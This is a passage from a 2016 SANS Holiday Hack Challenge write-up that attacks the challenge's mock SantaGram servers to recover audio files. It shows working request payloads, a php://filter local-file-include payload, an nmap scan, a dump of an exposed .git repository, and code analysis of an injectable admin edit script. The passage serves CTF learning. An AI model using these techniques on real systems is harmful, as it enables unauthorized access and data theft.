I confirm that the `debug-20161221035432-0.txt` file exists on the server containing exactly the same JSON that the app had POSTed.

Acquisition of the audio file

Note that while the text file generated on the debug server contained the same JSON that was POSTed by the app, the "confirmation message" returned by the index.php script contained an extra attribute "verbose". This is an indication that this extra attribute may be accepted, but when not submitted defaults to false. To test this, I replay the transaction using a Python script and some of my own JSON:

```
$ cat post_json.py
import urllib2

data = open('json_to_post', 'r').read()

req = urllib2.Request('http://dev.northpolewonderland.com/index.php')
req.add_header('Content-Type', 'application/json')

response = urllib2.urlopen(req,data)
print response.read()
```

```
$ cat json_to_post
{"date":"today","udid":"723991b8cd47ac11","debug":"com.northpolewonderl
and.santagram.EditProfile,
EditProfile","freemem":67040480,"verbose":true}
$ python post_json.py
{"date":"20161229010033","date.len":14,"status":"OK","status.len":"2","
filename":"debug-20161229010033-
0.txt","filename.len":26,"request":{"date":"today","udid":"723991b8cd47
ac11","debug":"com.northpolewonderland.santagram.EditProfile,
EditProfile","freemem":67040480,"verbose":true},"files":["debug-
20161224235959-0.mp3","debug-20161229002129-0.txt","debug-
20161229002354-0.txt","debug-20161229002425-0.txt","debug-
20161229002447-0.txt","debug-20161229002629-0.txt","debug-
20161229002742-0.txt","debug-20161229002846-0.txt","debug-
20161229003745-0.txt","debug-20161229003759-0.txt","debug-
20161229004040-0.txt","debug-20161229004142-0.txt","debug-
20161229010033-0.txt","index.php"]}
```

Note that by setting “verbose” to true in the POSTed JSON, there’s more data returned, including a file named debug-20161224235959-0.mp3.


I then downloaded the file http://dev.northpolewonderland.com/debug-20161224235959-0.mp3 and confirmed it’s a scary sounding discombobulated audio file.

The Banner Ad Server

There’s not much interesting when it comes to the SantaGram app’s interaction with the Banner Ad Server. There are HTTP GET requests for:

http://ads.northpolewonderland.com/affiliate/C9E380C8-2244-41E3-93A3-D6C6700156A5

Visiting http://ads.northpolewonderland.com/ and looking at the page source we see that the ad server is using the Meteor framework:




view-source:http://ads.northpolewonderland.com/

Most Visited

```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" type="text/css" class="__meteor-css__
<meta charset="utf-8"><meta http-equiv="X-UA-Compatible" conte

</head>
<body>



<script type="text/javascript">__meteor_runtime_config__ = JSO

  <script type="text/javascript" src="/fedc8e9f69dab9d81a4f227


</body>
</html>

```

Just days before the 2016 SANS Holiday Hack Challenge was released, Tim Medin’s blog Mining Meteor was posted. This cannot be a coincidence.


I installed the Tampermonkey browser add-on to Firefox, and I installed the Meteor Minor userscript and enabled it in Tampermonkey. This is the Tampermonkey dashboard view:



moz-extension://a2613650-a17a-4099-

	#		Name ▲	Version	Type	Sites	Features	Home
□	1	ON	Meteor Miner	0.2				

Visiting the ads server homepage, I see that Meteor Miner is operational:




As described in the blog, the “Routes” are application paths that I should test to see if there are gaps in authentication controls. The blog also discussed the concept of “Collections”: Meteor Minor notes data not uniform in shape as this could be indicative of data leakage.

Acquisition of the audio file

Visiting the Routes alphabetically, it doesn’t take long to find a non-uniform Collection. When I visit the URL:

http://ads.northpolewonderland.com/admin/quotes

Meteor Minor flags the Collection named “Home Quotes” has having 5 records with 2 unique field sets. This is worthy of further investigation.




ads.northpolewonderland.com/admin/quotes

Ad Nauseam Ads for people tired of ads

You must be logged in to access this page


Meteor Miner
Toggle Loaded Only
Collections
HomeQuotes 5 Records 2
Unique Field Sets
Subscriptions
meteor.loginServiceConfigurat
_roles
meteor_autoupdate_clientVe
adminQuotes
Templates
AdminQuotes
MasterLayout
Nav
Routes
/aboutus >
/admin/quotes >
/affiliate/:affiliateId >
/campaign/create >
/campaign/review >
/campaign/share >
/create >
/ >
/login >
/manage >
/register >

Double clicking on the HomeQuotes text reveals more detail:



Field Details for HomeQuotes
4 records:
_id, hidden, index, quote
1 record:
_id, audio, hidden, index, quote

Since we are looking for audio, this is likely the right place. Following the blog's instructions to get the data, I run the command `HomeQuotes.find().fetch()` from the Developer Console in Firefox. I then click on each object returned and find that the fifth and final one has the data that I am looking for.



You must be logged in to access this page

```
>> HomeQuotes.find().fetch()
← Array [ Object, Object, Object, Object, Object ]
```

```
▼ Object
    _id: "zPR5TpxB5mcAH3pYk"
    audio: "/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3"
    hidden: true
    index: 4
    quote: "Just Ad It!"
  ▶ __proto__: Object
```

The audio file on the Banner Ad Server can be retrieved using the URL:

http://ads.northpolewonderland.com/ofdAR4UYRaeNxMg/discombobulatedaudio5.mp3

The Uncaught Exception Handler Server

Network traffic analysis

Similar to the approach with the Debug Server, I used Wireshark to monitor the network traffic of the Android virtual machine running the SantaGram app. I noted the following traffic involving the Exception Handling Server:

The application sends the JSON below via a HTTP POST to `http://ex.northpolewonderland.com/exception.php`:

```
{"operation":"WriteCrashDump","data":{"message":"uriString","lmessage":"uriStri
ng","strace":"java.lang.NullPointerException: uriString\n\tat
android.net.Uri$StringUri.<init>(Uri.java:475)\n\tat
android.net.Uri$StringUri.<init>(Uri.java)\n\tat
android.net.Uri.parse(Uri.java:437)\n\tat
com.northpolewonderland.santagram.PostDetails.getImageUri(Unknown Source)\n\tat
com.northpolewonderland.santagram.PostDetails$6.onClick(Unknown Source)\n\tat
android.view.View.performClick(View.java:5198)\n\tat
android.view.View$PerformClick.run(View.java:21147)\n\tat
android.os.Handler.handleCallback(Handler.java:739)\n\tat
android.os.Handler.dispatchMessage(Handler.java:95)\n\tat
android.os.Looper.loop(Looper.java:148)\n\tat
android.app.ActivityThread.main(ActivityThread.java:5417)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:726)
\n\tat
com.android.internal.os.ZygoteInit.main(ZygoteInit.java:616)\n","model":"Custom
Phone - 6.0.0 - API 23 -
768x1280","sdkint":"23","device":"vbox86p","product":"vbox86p","lversion":"3.10
.0-genymotion-g0f62cbc-
dirty","vmheapsz":"116279400","vmallocmem":"110742080","vmheapszlimit":"2684354
56","natallocmem":"32326936","cpuusage":"0.013888889","totalstor":"2080194560",
"freestor":"1417805824","busystor":"662388736","udid":"723991b8cd47ac11"}}
```

The server returns the following:

```
{
        "success" : true,
        "folder" : "docs",
        "crashdump" : "crashdump-OC9u1R.php"
}
```

I can fetch the URL `http://ex.northpolewonderland.com/docs/crashdump-0C9u1R.php`. It returns the following:

```
{
    "message": "uriString",
    "lmessage": "uriString",
    "strace": "java.lang.NullPointerException: uriString\n\tat
android.net.Uri$StringUri.<init>(Uri.java:475)\n\tat
android.net.Uri$StringUri.<init>(Uri.java)\n\tat
android.net.Uri.parse(Uri.java:437)\n\tat
com.northpolewonderland.santagram.PostDetails.getImageUri(Unknown Source)\n\tat
com.northpolewonderland.santagram.PostDetails$6.onClick(Unknown Source)\n\tat
android.view.View.performClick(View.java:5198)\n\tat
android.view.View$PerformClick.run(View.java:21147)\n\tat
android.os.Handler.handleCallback(Handler.java:739)\n\tat
android.os.Handler.dispatchMessage(Handler.java:95)\n\tat
android.os.Looper.loop(Looper.java:148)\n\tat
android.app.ActivityThread.main(ActivityThread.java:5417)\n\tat
java.lang.reflect.Method.invoke(Native Method)\n\tat
com.android.internal.os.ZygoteInit$MethodAndArgsCaller.run(ZygoteInit.java:726)
\n\tat com.android.internal.os.ZygoteInit.main(ZygoteInit.java:616)\n",

    "model": "Custom Phone - 6.0.0 - API 23 - 768x1280",
    "sdkint": "23",
    "device": "vbox86p",
    "product": "vbox86p",
    "lversion": "3.10.0-genymotion-g0f62cbc-dirty",
    "vmheapsz": "116279400",
    "vmallocmem": "110742080",
    "vmheapszlimit": "268435456",
    "natallocmem": "32326936",
    "cpuusage": "0.013888889",
    "totalstor": "2080194560",
    "freestor": "1417805824",
    "busystor": "662388736",
    "udid": "723991b8cd47ac11"
}
```

Enumerating CrashDump operations

Taking the same approach I did with the Debug Server, I use a python script to POST data to the Exception Handler server.

```
$ cat json_to_post
{"operation":""}
$ python post_json.py
Fatal error! JSON key 'operation' must be set to WriteCrashDump or
ReadCrashDump.
```

Ok, so there are two operations that this server takes. I try a ReadCrashDump with no other attributes sending the following JSON:

```
{"operation":"ReadCrashDump"}
```

I get the response:

```
Fatal error! JSON key 'data' must be set.
```

Now try some junk data:

```
{"operation":"ReadCrashDump", "data":"some data"}
```

I get the response:

```
Fatal error! JSON key 'crashdump' must be set.
```

I am guessing that the crashdump attribute refers to the name of a crashdump file. Similar to the format of the write operation, I send the following JSON:

```
{"operation":"ReadCrashDump","data":{"crashdump":"crashdump-jHmws3.php"}}
```

I get the response:

```
Fatal error! crashdump value duplicate '.php' extension detected.
```

The inference I get from this behavior is that whatever value I set the attribute "crashdump" to, the server will append a ".php" extension to the name and retrieve/execute the file from the docs folder. I confirm by sending the following JSON:

```
{"operation":"ReadCrashDump","data":{"crashdump":"crashdump-jHmws3"}}
```

Sure enough, we get the same thing as an HTTP request for `http://ex.northpolewonderland.com/docs/crashdump-0C9u1R.php`.

Acquisition of the audio file

The objective is to obtain an audio file, and all I know is that the exception.php script takes some input that I give it in the "crashdump" attribute in a "ReadCrashDump" operation, and makes some assumptions about it being another php file. Note, the crashdump files in the docs folder on the server are not plain text files, they are php files. I assume actual php is being executed.

Yet another interesting coincidence is that, a couple of days before the SANS 2016 Holiday Hack Challenge was posted, Jeff McJunkin's blog Getting MOAR Value out of PHP Local File Include Vulnerabilities was posted. The blog describes a how to inject `php://filter` to view php source on the server where that php script is including local files. So, I use this technique to see if I can view the source code for `exception.php`, which will hopefully yield more clues about getting the audio file.

```
$ cat post_json.py
import urllib2

data = open('json_to_post', 'r').read()

req = urllib2.Request('http://ex.northpolewonderland.com/exception.php')
req.add_header('Content-Type', 'application/json')

response = urllib2.urlopen(req,data)
print response.read()
$ cat json_to_post
{"operation":"ReadCrashDump","data":{"crashdump":"php://filter/convert.base64-
encode/resource=../exception"}}
$ python post_json.py | base64 -d | grep -i audio
# Audio file from Discombobulator in webroot: discombobulated-audio-6-
XyzE3N9YqKNH.mp3
```

The technique was successful as the location of the audio file is a comment in the source code for `exception.php`.

The audio file on the Exception Handler server can be retrieved using the URL:

http://ex.northpolewonderland.com/discombobulated-audio-6-XyzE3N9YqKNH.mp3

The Mobile Analytics Server (post authentication)

Port scan results

Minty Candycane gives the hint to use -sC option to NMAP:

```
$ nmap -p 443 -sC analytics.northpolewonderland.com

Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-29 00:05 EST
Nmap scan report for analytics.northpolewonderland.com (104.198.252.157)
Host is up (0.040s latency).
rDNS record for 104.198.252.157: 157.252.198.104.bc.googleusercontent.com
PORT    STATE SERVICE
443/tcp open  https
| http-git:
|   104.198.252.157:443/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description'
to name the...
|_    Last commit message: Finishing touches (style, css, etc)
| http-title: Sprusage Usage Reporter!
|_Requested resource was login.php
| ssl-cert: Subject: commonName=analytics.northpolewonderland.com
| Not valid before: 2016-12-07T17:35:00
|_Not valid after:  2017-03-07T17:35:00
|_ssl-date: TLS randomness does not represent time
| tls-nextprotoneg:
|_  http/1.1

Nmap done: 1 IP address (1 host up) scanned in 6.74 seconds
```

I found a Git repository! Hopefully some helpful information will be in the repository.

Recovering the Git repository

My work is more managerial in nature than it is technical, so my familiarity with Git is very high-level. When I did manage code, I used RCS and CVS. Browsing the repository with my browser, I don't find anything of value. A little bit of Internet research led me to this blog post:

> https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

This blog provides a nice summary of how Git works and some approaches to recovering a repository. It also let me to some tools:

> https://github.com/internetwache/GitTools

I figure I would try the Dumper tool and go from there. I used the gitdumper shell script to download the entire Git repository from the analytics server to the subdirectory "analytics" on my local system:

```
$ ./gitdumper.sh https://analytics.northpolewonderland.com/.git/ analytics
```

This appears to have been successful as many files were downloaded and no errors were reported. After changing to the "analytics" subdirectory, I run "git status":

```
$ git status
On branch master
Changes not staged for commit:
  (use "git add/rm <file>..." to update what will be committed)
  (use "git checkout -- <file>..." to discard changes in working directory)

        deleted:    README.md
        deleted:    crypto.php
        deleted:    css/bootstrap-theme.css
        deleted:    css/bootstrap-theme.css.map
        deleted:    css/bootstrap-theme.min.css
        deleted:    css/bootstrap-theme.min.css.map
        deleted:    css/bootstrap.css
        deleted:    css/bootstrap.css.map
        deleted:    css/bootstrap.min.css
        deleted:    css/bootstrap.min.css.map
        deleted:    css/bootstrap.min.css.orig
        deleted:    db.php
        deleted:    edit.php
        deleted:    fonts/glyphicons-halflings-regular.eot
        deleted:    fonts/glyphicons-halflings-regular.svg
        deleted:    fonts/glyphicons-halflings-regular.ttf
        deleted:    fonts/glyphicons-halflings-regular.woff
        deleted:    fonts/glyphicons-halflings-regular.woff2
        deleted:    footer.php
        deleted:    getaudio.php
        deleted:    header.php
        deleted:    index.php
        deleted:    js/bootstrap.js
        deleted:    js/bootstrap.min.js
        deleted:    js/npm.js
        deleted:    login.php
        deleted:    logout.php
        deleted:    mp3.php
        deleted:    query.php
        deleted:    report.php
        deleted:    sprusage.sql
        deleted:    test/Gemfile
        deleted:    test/Gemfile.lock
        deleted:    test/test_client.rb
        deleted:    this_is_html.php
        deleted:    this_is_json.php
        deleted:    uuid.php
        deleted:    view.php

no changes added to commit (use "git add" and/or "git commit -a")
```

It appears as though an attempt was made to delete files from this repository, but the checked-in files appear to remain. The “change” of deleting the files from the repository was never committed. Again, since I am not that familiar with Git, I am thankful that the “git status” provides helpful advice on how to recover the files:

```
$ git checkout -- *
$ ls
crypto.php  fonts         index.php   mp3.php     sprusage.sql      uuid.php
css         footer.php    js          query.php   test              view.php
db.php      getaudio.php  login.php   README.md   this_is_html.php
edit.php    header.php    logout.php  report.php  this_is_json.php
```

Code and database schema analysis

It is important to keep in mind the objective of this exercise: to retrieve an audio file.

The sprusage.sql file contains a dump of the MySQL database used here. Of immediate interest is the 'audio' table defined as:

```
CREATE TABLE `audio` (
  `id` varchar(36) NOT NULL,
  `username` varchar(32) NOT NULL,
  `filename` varchar(32) NOT NULL,
  `mp3` MEDIUMBLOB NOT NULL,
  PRIMARY KEY (`id`)
)
```

There are two PHP files that contain code that query the audio table: mp3.php and getaudio.php. The mp3.php file contains a single function, mp3_web_path(), that looks-up the value of id in the audio table that is associated with the user of this web session. The function then takes that id, and passes it to the getaudio.php script. The getaudio.php script takes an id as a parameter, and does the work of setting-up headers correctly so that it can return the mp3, stored as a BLOB in the audio table, as an attachment with the appropriate filename, also stored in the audio table. The getaudio.php script checks that the user in the current websession is 'guest' before doing anything.

The above description is effectively what implements the download of the discombobulatedaudio2.mp3 when logged-in to the application with userid guest and password busyreindeer78. The MP3 hyperlink in the navigation bar is implemented by the header.php file. Below is the relevant code fragment in header.php:

```
<ul class="nav navbar-nav">
   <li><a href="/query.php">Query</a></li>
   <li><a href="/view.php">View</a></li>
   <?php
     if (get_username() == 'guest') {
       ?>
         <li><a href="/<?= mp3_web_path($db); ?>">MP3</a></li>
       <?php
     }
     if (get_username() == 'administrator') {
       ?>
         <li><a href="/edit.php">Edit</a></li>
       <?php
     }
   ?>
 </ul>
```

Note in the code above, there is reference to the user administrator. There are no references, that I can find, to any other users in any code in this repository. Since the edit.php script is restricted, I turn my attention to that script.


The edit.php script, given an id of an existing entry in the reports table, updates the corresponding row in that table with new entries provided via GET parameters:

```
    $result = mysqli_query($db, "SELECT * FROM `reports` WHERE `id`='" .
mysqli_real_escape_string($db, $_GET['id']) . "' LIMIT 0, 1");
    if(!$result) {
      reply(500, "MySQL Error: " . mysqli_error($db));
      die();
    }
    $row = mysqli_fetch_assoc($result);

    # Update the row with the new values
    $set = [];
    foreach($row as $name => $value) {
      print "Checking for " . htmlentities($name) . "...<br>";
      if(isset($_GET[$name])) {
        print 'Yup!<br>';
        $set[] = "`$name`='" . mysqli_real_escape_string($db, $_GET[$name]) .
"'";
      }
    }

    $query = "UPDATE `reports` " .
      "SET " . join($set, ', ') . ' ' .
      "WHERE `id`='" . mysqli_real_escape_string($db, $_REQUEST['id']) . "'";
    print htmlentities($query);

    $result = mysqli_query($db, $query);
    if(!$result) {
      reply(500, "SQL error: " . mysqli_error($db));
      die();
    }

    print "Update complete!";

 }
```

For some context, here's the SQL definition of the reports table:

```
CREATE TABLE `reports` (
  `id` varchar(36) NOT NULL,
  `name` varchar(64) NOT NULL,
  `description` text,
  `query` text NOT NULL,
  PRIMARY KEY (`id`)
)
```

Creation of entries in the reports table is handled by the `query.php` script. The `query.php` script will generate queries to the `app_launch_reports` or `app_usage_reports`. It gives the option to save queries, and saved queries are stored in the `reports` table. The UI shows this best:



Sprusage

Welcome to the the 'Sprusage' usage monitor!

Welcome to the query engine!

